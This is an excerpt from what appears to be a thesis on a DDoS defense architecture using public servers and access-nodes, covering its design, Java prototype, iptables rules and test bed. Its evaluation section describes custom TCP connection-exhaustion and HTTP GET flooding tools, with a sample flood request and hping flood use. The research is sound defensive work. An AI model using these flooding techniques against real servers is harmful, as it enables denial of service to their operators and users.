Belongs to C_1
Belongs to C_2
Naming:
IP_{Xs}: private IP of protected server X.
IP_{Ys}: private IP of protected server Y.
IP_{Xp}: IP of public server X.
IP_{Yp}: IP of public server Y.
IP_s: protected server IP in general.
IP_p: public server IP in general.
AN: access-node.
IP_N: AN public IP.
C: client.
IP_c: client IP.

Figure 3.2: Client connection procedure: an example of two clients sharing the same IP, addressing two protected web servers, through the same access-node.

from a public server. Connection steps are accordingly determined in subsection 3.3.

Ports range: The port numbers are divided by the Internet Assigned Numbers Authority (IANA) into three ranges; the well known ports, the registered ports, and the dynamic and/or private ports [22]. The dynamic and/or private ports as recommended by IANA were chosen to form the access-nodes' ephemeral ports range. Those port numbers range from 49152 through 65535 (total of 16384 ports).

3.3 Client connection process

Figure 3.2 shows a simplified scenario, without loss of generality, with two clients C_1 and C_2. With respect to source IP, any request originating from C_1 or C_2 appears to have the same source IP address IP_c. Clients C_1 and C_2 may represent two separate users running on two separate hosts while sharing the same network. Otherwise C_1 and C_2 may represent a single user with two separately opened sessions. In either case, each client needs to generate a request, originating from the same source IP address. Assume that the two requests are destined to two different web servers, server X (and server Y), at the same time.

3.3.1 Defense switched ON

If the defense is switched ON; Stage 1: clients C1 and C2 ask the DNS about the IP address of server X (and server Y), respectively, not aware of the defense implementation. The DNS return the public IP address IP_{Xp} and IP_{Yp}, for the public servers X_p and Y_p, respectively. Stage 2: After establishing TCP connection, clients C_1 and C_2 ask servers X_p and Y_p, respectively, for some resource. Stage 3: both X_p and Y_p happened to select the access-node AN_2 at the same time not aware of each other's choice, and then inform AN_2 about IP_c and IP_s, of X_s and Y_s, respectively. This coincidence of selecting the same AN is to demonstrate the AN ability of differentiating between client-server pairs. Stage 4: AN_2 replies to X_p and Y_p with two distinctive port numbers to be able to differentiate between the two clients' connections originating at the same time from the same IP address (IP_c), without having to open the application messages. Stage 5: X_p and Y_p relay, back to the clients, the address for the selected access-node plus the corresponding port for that connection(s) (i.e. client) in a standard HTTP redirection message. The TCP connection to the client is then closed by the public server. Stage 7: Every client is expected to establish a TCP connection to AN_2 using the ephemerally assigned destination port. After the TCP connection is established, the clients now ask their requested resources from the new location, while the assigned port can be reassigned by the AN to be reused with another client-server pair. Stage 8: AN_2 connects to the corresponding servers and communication is carried on. The sequence is the same for the connection stages for every newly appearing client.

3.3.2 Defense switched OFF

If defense is OFF; the public server will then perform the role of the access-node (i.e. relay client-server messages). Otherwise, it is possible for the protected server to have a spare IP address to be used in case of no attacks. This way, the protected server's IP address is kept hidden even while the defense is not activated. The activation/deactivation decision is taken on demand by the protected server, to avoid the additional overhead evaluated in the following chapters.

3.4 Requirements and specifications

The system is composed basically of; 1) protected servers, 2) access-nodes, and, 3) public servers. Each component of them has its responsibilities and special functionalities to provide the necessary protection.

The protected servers can be any web server with no special specifications. However some requirements are to be met for them to comply with the system design. Since the target server is the best location for application level attack detection [16], therefore, the protected servers must use an on-premises intrusion detection system. When malicious application level behavior patterns are detected, the protected server should alert the access-nodes to deal with the related TCP connections immediately. Such alert information can be encoded as a cookie in the TCP header itself. In addition, the protected server(s) must have the necessary security systems installed since the proposed DDoS defense scheme does not protect against other security threats such as hack attempts for example. Also, in case of an HTTPS web server, wildcard SSL certificates must be used if SSL is to be used; this is to comply with the access-node's specifications.

As for the access-nodes, application messages (above TCP level) must not be opened and should be transferred directly to their final destination. Data received from the client are forwarded to the destination protected server and forwards data received from the server back to the client.

Every client should be assigned an ephemeral port in random "portRand" by the access-node. Every assigned port must be accessible only by the corresponding client(s) source IP address(es). Internal connections should not be kept alive if there is no actual communication profile going on a certain client-server session, if communication re-occur from the client side, then connections to the protected server may be re-opened again. Access-nodes should not respond to any client that is not redirected from a trusted public server, and therefore has no permissions granted the access-node. The access-node should listen to port "portN", waiting for new information from a trusted public serves about a new client-server session. Access node's DNS record should have CNAME entries equal to the number of protected websites' domain names. The entry format should have the access-node ID as a sub-domain for each protected website domain name, i.e., "ANnumber.domainP.com", this is to guarantee compatibility with SSL, where wildcard certificates must be used by the protected web servers. Access-node health information must be sent to the trusted public servers periodically, or on the event of an abnormal event (i.e., access-node under sudden attack).

Public servers must accept the first TCP connections from clients. Initial request from a client should be replied by a redirection message pointing to the selected access-node and ephemeral port as the new location for the resource. The most suitable access-node should be selected by the public server according to its available access-nodes' information.

Communication with the selected access-node must be performed for the client to be registered in the white list there. Clients' requested resource should be replied with an HTTP redirection message to the address; "*https://AN###.domainP.com:portRand/RequestedResource/*". Response should be only to TCP traffic, other traffic types must be filtered out utilizing ISP-based protection, many ISPs offer this type of protection as a service [7]. ISP protection should filter out any non-TCP traffic from reaching the public server. SYN cookies MUST be implemented as a countermeasure to TCP SYN flooding attacks at the public server. It is recommend having more than one public server with different service providers. DNS should be offloaded to a third-party service [23] that offers round robin load balancing with active failover functionality. The HTTP response status code 302 Found should be used to indicate that the new location is not permanent. Also special care should be lent to the Cache-Control header field of the redirection message to avoid its retention by caching mechanisms, (ex. Cache-Control: max-age=0, no-store, no-cache).

3.4.1 System state diagram

For the access-node, the steps required to grant access to some client can be represented in a finite state machine with 4 states listed in table 3.1. In each state, when an event is triggered, certain action is taken. The event can be either a packet arrival (PS request, or client request), or an internally initiated system call (alert, PS connect, or timeout). The alert event can result from an internal alert, due to client misbehavior detected by the access-node or a received alert from the protected server. The action is either internal (add client or remove client), external (accept, disconnect, or send portRand), or nothing, indicated by –.

Figure 3.3 illustrates the state diagram itself. Each possible client connection starts in the *LISTEN* state. The access-node leaves that state if a TCP connection is established from a trusted public server with a previously known IP address. The connection is accepted and the state becomes *PS WAIT.* In this state a timer is set (t_m), if the public server fails to send a valid request before the timer goes off, a timeout system call is triggered disconnecting that public server and changing the state back to *LISTEN*. Otherwise, the event of the public server sending a valid request in time changes the access-node state to *CLIENT WAIT* state after adding access permissions for that client and sending the generated random port to the public server. During this state, a timer is set, (t_c), so that if the client fails to connect and send a high level message before the timer terminates, then a timeout system call triggered disconnecting that client and removing it's permissions. Otherwise, the event of a client request moves the machine to the next state, *ACCESS GRANTED*. That state is where the client can communicate normally with the protected server as long as there is no alert system call is triggered, due to client misbehavior. If an alert is triggered, the client connection(s) is disconnected, its permissions are removed, and the state changes to *LISTEN*.

For the public server, the steps required to rent a communication channel for some client can also be represented using a finite state machine with 3 states listed in table 3.2. In each state, when an event is triggered, certain action is taken. The event can be either a packet arrival (AN response, or client request), or an internally initiated system call (alert, client connect, or timeout). The alert event may result from a client's misbehavior detected by the public server itself. The action can be internal (AN select), or external (accept, disconnect, or redirect).

Figure 3.4 illustrates the state diagram for the public server channel rental. Any client successful TCP connection to the public server changes its state from *LISTENING* to *REQUEST WAIT.* There, a timer is set, (t_m) for the client's first message to arrive. If the client fails to send a valid request in time, then the connection is closed and the state is changed back. Otherwise, a valid request arrival in time triggers the public server to enter the *CHANNEL RENT* state. The public server starts a timer (t_{an}) and selects an access-node for communication and starts negotiating to get a channel for that client. The value of t_{an} is limited to a maximum value (t_{fan}), limiting the attempt time with the access-node. If the timer t_{an} exceeds the value of t_{fan}, the following access-node is selected (or if the access-node replies before the timeout with a busy message). If the public server detects a client misbehavior, such as an application level flood, an internal system call is triggered (alert) causing the connection to be disconnected and the state to change to the initial stage. A successful attempt with an access-node is marked by the AN response event. In this case, the client is sent an HTTP redirection message and the connection is closed with it. The state changes then to the beginning.

Table 3.1: The states used in access-node finite state machine.

State	Description
LISTEN	The access-node is waiting for a connection from PS
PS WAIT	Wait for a valid request from the PS
CLIENT WAIT	Wait for an application level message from the client
ACCESS GRANTED	Client normal communication with the protected server

Table 3.2: The states used in public server finite state machine.

State	Description
LISTEN	The public server is waiting for a connection from a client
REQUEST WAIT	Wait for a valid request from the client
CHANNEL RENT	Attempt port rental from some access-node




Figure 3.3: Access-node state diagram.




Figure 3.4: Public server state diagram.

Chapter 4

System Prototype Implementation and its Evaluation

A system proof of concept (POC) prototype combining all of its components is implemented, for the sake of concept verification and empirical service impact evaluation. All components' protocols are realized using JAVA programming language. Our prototype is deployed on a small scale experimental test bed of six hosts. Implementation and tests' details are explained and results analysis are presented in the following sections.

4.1 Prototype Components Implementation

Here, the implementation for the latest working version of the POC prototype is detailed. Prototype components are; the access-node, public server, and the protected server. Only a single access-node and public server are implemented and deployed for testing, however these implementations can be simply modified to be deployed in a larger scale realization of the system.

4.1.1 Access-Node Implementation

Each access-node initiates by listening to a fixed port called *portN*, which is the port used for communication with the public servers. Only a trusted public server is expected on this port, a special firewall rule is added for this purpose as follows;

```
iptables -A ACCESSNODE -p tcp -s IP_PS --dport portN -j ACCEPT
```

Every time some public server initiates communication with the access-node on that port, a new thread *AN_Thread_a* is started, refer to figure 4.1. There, the public server is checked, i.e. recognized IP address sending a timely valid request without fail, therefore, a port number, within the port range described in section 3.2.1 (page 16) is selected in random, called *portRand.* From this instant, the access-node adds a packet filtering exception, using *iptables*, for portRand to be only accessible by this client's IP address. The ephemerally added permissions are as follows;

```
iptables -A ACCESSNODE -p tcp -s IP_Client --dport portRand -j ACCEPT
```

The access-node then starts listening to portRand for t_c seconds, where the initial value for t_c is configured to 2 seconds as a method for prevention of a resource exhaustion attack targeting the access-node. The access-node also stores the protected server's IP address(es). Then the access-node replies back to the public server with the assigned port number, and then disconnects with the public server. If the expected client IP address connects to the assigned port in time, then a new thread *AN_Thread_b* starts, otherwise, the *AN_Thread_a* thread is closed and consequently any added access rules are removed. The main loop of *AN_Thread_a* is repeated until the client have exhausted its maximum number of allowed connections to the access-node per session with is also a configurable value. Through *AN_Thread_a*, the client can open several TCP connections to the access-node. Each TCP connection is maintained separately by an *AN_Thread_b*, where there is an initial check, if the client fails to send an initial application level message before t_m seconds, then the thread *AN_Thread_b* is closed with the corresponding TCP connection to that client, otherwise, after the initial message timely arrival, a TCP connection to the protected server is established and the received client TCP packet data contents are cut and pasted into a fresh packet destined to the protected server over its separate TCP connection. The access-node relays messages between both the client and the protected server until one of two conditions occurs; either an alert is received from the protected server, or the data stream comes to an end, then the thread *AN_Thread_b* is closed with the two corresponding TCP connections. In the current implementation, the alert event is simply triggered by closing the connection from the protected server's side. Yet a more advanced alert generator can be utilized as in described in [16].

The values for t_c, t_{max}, con_{max}, and, t_m are empirically user defined for this version of the POC prototype to demonstrate its workability and system efficiency against attack scenarios, however more optimum values should be specified, possible future extension to this work can be to employ machine learning for determining these values dynamically.

4.1.2 Public Server Implementation

The public server implements a *light* protocol that functions as follows. It starts by listening to the World Wide Web standard port i.e., port 80; this is to maintain transparency to the clients. In the case of a client connection, the public server accepts the TCP connection, then if the client sends a valid application level request in time, before t_m expires, then the public server requests a connection port for this client from the access-node and includes in its request the IP address(es) of the protected server(s). The public server then uses the received data from the access-node to redirect the client to the new destination address and port number. The connection with the client is closed finally. The value for t_m is also configured to 2 seconds for the prototype testing.

4.1.3 Protected Server

For system testing, a test web server is needed to function as the protected server, which is used to evaluate system parameters such as the prototype relative effect on the protected server's performance with and without the defense enabled, and the whole system interaction, etc. According to the design specifications, no modifications are assumed at the protected server's side. Therefore a standard web server is utilized. In several experiments explained in section 4.2, Apache2.2 web server is employed for this purpose. However in custom scenarios, a specially built "test server" is utilized to demonstrate several access-node's performance metrics. Testing with commercial web servers has been also carried out after thoroughly debugging the whole system in the closed environment testbed first.




Figure 4.1: Access-node implementation flow chart.





Figure 4.2: Public server implementation flow chart.

4.1.4 Attack and Measurement Tools

In order to measure the performance of the implemented prototype in face of several attack scenarios, several attack tools are needed. Based on the experiment objectives, the attack and the measurement tools required are determined. Depending on its availability, some tools were used off the shelf, while some other tools were implemented to enable certain attacks to be performed with controlled parameters.

4.1.4.1 Implemented Tools

While several amateur DoS attack tools may be acquired to be used for our testing purposes, it was considered neither safe nor reliable to employ such tools within our system evaluation experiments. So it was decided to implement the required attack tools by also using JAVA language and customize these to fit each experiment's needs. The implemented tools are detailed in this subsection while other ready available software packages used are explained in the following subsection.



(a) **(b)**

Figure 4.3: Implemented attack tools flow charts, (a) creates and maintains idle TCP connections to the victim, (b) creates connections to the victim and starts application level flooding.

```
GET /music.mp3 HTTP/1.1\r\n
Host: 10.0.0.1\r\n
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.6)
Gecko/20100630 Ubuntu/8.04 (hardy) Firefox/3.6.6\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
\r\n
```

Figure 4.4: An example for the application message format used for HTTP GET flooding.

The first implemented attack tool is a TCP connection exhaustion tool, see figure 4.3 (a). It can be used to perform the NAPTHA attack. This tool is used to measure such attack's effect on system components. The tool keeps initiating new TCP connections to the victim while enabling TCP keepalive for each connection. The number of connections is controlled by the configurable variable con_{max} while the rate of connection establishment is controlled by t_r. The total number of connections are kept alive until the tool user (attacker) decides to terminate the attack, and then all the TCP connections to the victim server are closed.

The second implemented attack tool is an application level flooding tool. As shown in figure 4.3 (b), the tool opens a controllable number of connections to the victim server, and uses these connections to perform an application level flooding also with a controllable rate. The application message used can be configured easily to match the victim server's requested resources. Usually a large file should be targeted for a higher success rate at disabling the victim. The attacker also has control on the connection establishment rate. It is considered an important tool for attempting a direct attack on the protected servers since a flood from a non-connected host(s) will never reach the protected server otherwise. This tool, with slight modifications, can be used to perform several application level attacks.

Figure 4.4 shows an example of the application level message used within the attack tool to perform an HTTP based attack on the web server “10.0.0.1”.

4.1.4.2 Other Tools

The other utilized tools are off the shelf software packages that are originally intended for network measurements, these tools are;

Httping: httping is a command-line open source tool [24] that enables measuring of HTTP based server's performance with respect to both latency and throughput. In section 4.2, httping version 1.3.1 is used with several experiments as a measurement tool to demonstrate the performance of the public server and the access-node.

Hping: hping is mainly a security tool that can generate a variety well formed protocol based packets as well as many other features [25]. It is originally a measurement tool but also can be used to perform several attack types. From the variety of options available with this tool, it's main utilizations within our prototype evaluation is as a TCP SYN and ICMP echo requests generating tool. With it TCP SYN and ping flooding attacks can be performed with configurable parameters for system testing. Hping version 3.0.0-alpha-2 was utilized.

IxChariot: IxChariot is a test tool that can generate testing load traffic that can simulate realistic load conditions [26]. IxChariot version 7.10 SP2 is used to assess the performance characteristics of the built prototype.

Wireshark: Wireshark version 1.2.2 is used for capturing packets to analyze system interaction and as a debugging tool. Wireshark is a well known and stable network protocol analyzer that works under both windows and Linux [27].

4.2 Prototype Evaluation

The built prototype is put into several tests. In this section, several performed lab experiments on the built prototype are demonstrated, evaluating; system components ideal performance under no attack conditions, system's effect on the protected server throughput, and system performance under several attack scenarios. Tests are performed utilizing ICMP, TCP and HTTP protocols based attacks.

4.2.1 Testbed Components and Topology

An experimental test bed is constructed for evaluating the system. Figure 4.5 shows the topology for the test bed. The router R1 provides access between; the client, attack source, the public server and the access-node's public interface, thus represents the public internet side. The router R2 provides access between the protected server and the access-node, where the access-node acts as a bridge between both sides. A single link to connect the public server




Figure 4.5: Test-bed network topology.

and the attack sources to R1 is being used to simulate the public server's network bottleneck. So, a client that can successfully communicate with the public server will be able to communicate with the access-node's public side normally away from the public server's bottleneck. Table 4.1 provides a summary for the test bed components used and their details. Notice that the machine M3 is referred to as a client (legitimate) or a measurement source, interchangeably, in this section, while it's function is the same, which is to collect measurements data on the component under experimentation.

Table 4.1: Test-bed components specifications.

No.	**Role**	**Model**	**CPU**	**RAM**
M1	Public server	Dell Vostro 1200	2.00 GHz II	2GB
M2	Access-node	Dell OPTIPLEX 330	2.53GHz II	2GB
M3	Measurement source	IBM ThinkPad X41	1.5GHz I	1GB
